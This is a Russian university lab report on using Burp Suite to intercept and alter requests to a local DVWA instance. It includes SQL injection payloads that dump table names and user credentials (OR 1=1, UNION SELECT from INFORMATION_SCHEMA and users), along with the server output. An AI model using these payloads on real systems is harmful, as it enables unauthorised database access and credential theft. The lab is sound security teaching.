#### Индивидуальный проект - этап 5

Сморчков Дмитрий<sup>1</sup>

9 ноября, 2024, Москва, Россия

 $<sup>^{1}</sup>$ Российский Университет Дружбы Народов

## Цели и задачи работы

#### Цель лабораторной работы

Целью данной работы является изучение приложения BurpSuite.

### лабораторной работы \_\_\_\_\_

Процесс выполнения

#### Введение

**Burp Suite** – это набор инструментов для тестирования безопасности веб-приложений. Этот инструмент используется для обнаружения уязвимостей, анализа трафика и проведения различных атак на веб-приложения, таких как XSS, SQL-инъекции и другие.

Burp Suite используется специалистами по безопасности, пентестерами и исследователями для:

- Поиска и анализа уязвимостей веб-приложений.
- Перехвата и анализа сетевого трафика.
- Автоматизации атак на веб-приложения.
- Оценки уровня защиты приложений.

**SQL-инъекции** – это тип уязвимости, который позволяет злоумышленникам выполнять произвольные SQL-запросы в базе данных через приложение. Это может привести к несанкционированному доступу к данным, их модификации или даже удалению.

SQL-инъекция возникает, когда приложение не корректно обрабатывает пользовательский ввод и включает его в SQL-запросы. Злоумышленники могут вставить (инъектировать) свои SQL-коды в вводимые данные, которые затем выполняются базой данных.

#### Работа перехватчика запросов

```
P Request to http://localhost:80 [127.0.0.1]
                                                               Open browser
   POST /DWA/vulnerabilities/sqli/ HTTP/1.1
  > Host: localhost
 3 Content-Length: 18
 4 Cache-Control: max-anew8
 s sec-ch-us: "Not-A.Brand":v="99", "Chromius":v="124"
 6 sec-ch-ua-mobile: 70
 8 Upgrade-Insecure-Requests: 1
 g Origin: http://localhost
in Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Mindows NT 10.0; Win64; x64) AppleMebKit/537.36 (MOTMs, like Gecko) Chrome/124.0.6367.118 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/appg,*/*:q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Petch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Petch-User: 71
 16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DVMA/vulnerabilities/sqli/
18 Accept Encoding: gzip, deflate, br
19 Accept-Language: en-US, en:q=0.9
20 Cookie: PHPSESSID-1rkf8k7dmbk3fqefgt939a98tn; security=medium
21 Connection: close
28 id=169ubmit=Submit
```

Figure 1: Перехваченные данные

```
POST /DWWA/vulnerabilities/sqli/ HTTP/1.1
    Host: localhost
 3 Content-Length: 18
 a Cache-Control: max-age=0
 5 sec-ch-ua: "Not-A.Brand":v="99", "Chromium":v="124"
 n sec-ch-ua-mobile: 70
 7 sec-ch-ua-platform: "Linux
 8 Upgrade-Insecure-Requests: 1
 g Origin: http://localhost
18 Content-Type: application/x-www-form-urlencoded
11 User-Apent: Pozilla/5.0 (Windows NT 10.0; Win64; x64) ApplewebKit/537.36 (NOTFML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
12 Accept: text/html.application/xhtml+xml.application/xml;=0.9,image/avif,image/webp,image/appg,*/*;=0.8,application/signed-exchange;v=b3;=0.7
18 Sec-Fetch-Site: same-origin
14 Sec-Petch-Mode: navigate
15 Sec-Fetch-User: 71
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DVMA/vulnerabilities/sqli/
18 Accept-Encoding: gzip, deflate, br
19 Accept - Language: en-US, en; q=0.9
20 Cookie: PHPSESSID=lrkf8k7dmbk3fqefgt939a98tn; security=medium
21 Connection: close
23 id=1 OR 1=1#&Submit=Submit
```

Figure 2: Подмена запроса

#### Ответ от DVWA




Figure 3: Реакция на подмену

Теперь попробуем получить имена таблиц, для этого передадим такой запрос

1 OR 1=1 UNION SELECT \
NULL, TABLE\_NAME FROM INFORMATION\_SCHEMA.TABLES#

```
POST /DWWA/vulnerabilities/sqli/ HTTP/1.1
   2 Host: localhost
   3 Content-Length: 18
 Cache-Control: max-age=0
sec-ch-ua: Not-A.Brand*;v="99", "Chromium";v="124"
 6 sec-ch-ua-mobile: 70
   7 sec-ch-us-platform: "Linux"
 8 Upgrade-Insecure-Requests: 1
 o Origin: http://localhost
 10 Content-Type: application/x-www-form-urlencoded
 | User-Agent: Mozilla5.0 (Windows NT 10.0) Windows NT 10.0; Windows NT 10.
 13 Sec-Fetch-Site: same-origin
 14 Sec-Fetch-Mode: navigate
15 Sec-Petch-User: 71
16 Sec-Fetch-Dest: document
16 Referer: http://localhost/DWMA/vulnerabilities/sqli/
17 Merener: http://localhost/DWMA/vulr
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US.en:q=0.9
 20 Cookie: PHPSESSID-1rkf8k7debk3fqefgt939a98tn; security-medium
21 Connection: close
23 id-1 OR 1-1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA. TABLES#EAUbmit-Submit
```

Figure 4: Подмена запроса

#### Ответ от DVWA

```
First name:
Surname: INNODB SYS TABLES
ID: 1 OR 1-1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA. TABLES#
First name:
Surname: INNODB SYS COLUMNS
ID: 1 OR 1=1 UNION SELECT NULL.TABLE NAME FROM INFORMATION SCHEMA.TABLES#
First name:
Surname: INNODB SYS TABLESPACES
ID: 1 OR 1=1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA, TABLES#
First name:
Surname: INNODB SYS INDEXES
ID: 1 OR 1=1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA. TABLES#
First name:
Surname: INNODB_BUFFER_PAGE
ID: 1 OR 1=1 UNION SELECT NULL.TABLE NAME FROM INFORMATION SCHEMA.TABLES#
First name:
Surname: INNODB SYS VIRTUAL
ID: 1 OR 1=1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA. TABLES#
First name:
Surname: user variables
ID: 1 OR 1-1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB TABLESPACES ENCRYPTION
ID: 1 OR 1=1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA, TABLES#
First name:
Surname: INNODB LOCK WAITS
ID: 1 OR 1=1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA. TABLES#
First name:
Surname: THREAD POOL STATS
ID: 1 OR 1=1 UNION SELECT NULL.TABLE NAME FROM INFORMATION SCHEMA.TABLES#
First name:
Surname: questbook
ID: 1 OR 1=1 UNION SELECT NULL, TABLE NAME FROM INFORMATION SCHEMA. TABLES#
First name:
Surname: users
```

Figure 5: Реакция на подмену

Попробуем получить данные пользователей из таблицы users.

1 OR 1=1 UNION SELECT USER, PASSWORD FROM users#

```
POST /DWWA/vulnerabilities/sqli/ HTTP/1.1
 2 Host: localhost
 3 Content-Length: 18
 4 Cache-Control: max-age=0
 5 sec-ch-ua: "Not-A.Brand"; v="99", "Chromium"; v="124"
 6 sec-ch-ua-mobile: 70
 7 sec-ch-ua-platform: "Linux"
 8 Upgrade-Insecure-Requests: 1
 9 Origin: http://localhost
 Content-Type: application/x-www-form-urlencoded
 User-Apent: Mozilla/5.0 (Windows NT 10.0: Win64: x64) AppleWebKit/587.36 (WHTML, like Gecko) Chrome/124.0.6367.118 Safari/587.36
12 Accept: text/html,application/shtml+xml,application/xml;=0.9,image/avif,image/avbp,image/apng,*/*;=0.8,application/signed-exchange;v=b3;=0.7
18 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: 71
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DWWA/vulnerabilities/moli/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en:g=0.9
20 Cookie: PMPSESSID=1rkf8k7dmbk8fqefqt989a98tn: security=medium
   Connection: close
 23 id=1 OR 1=1 UNION SELECT USER, PASSWORD FROM users#6Submit=Submit
```

Figure 6: Подмена запроса

#### Ответ от DVWA




Figure 7: Реакция на подмену

# Выводы по проделанной работе

#### Вывод

Мы изучили возможности BurpSuite.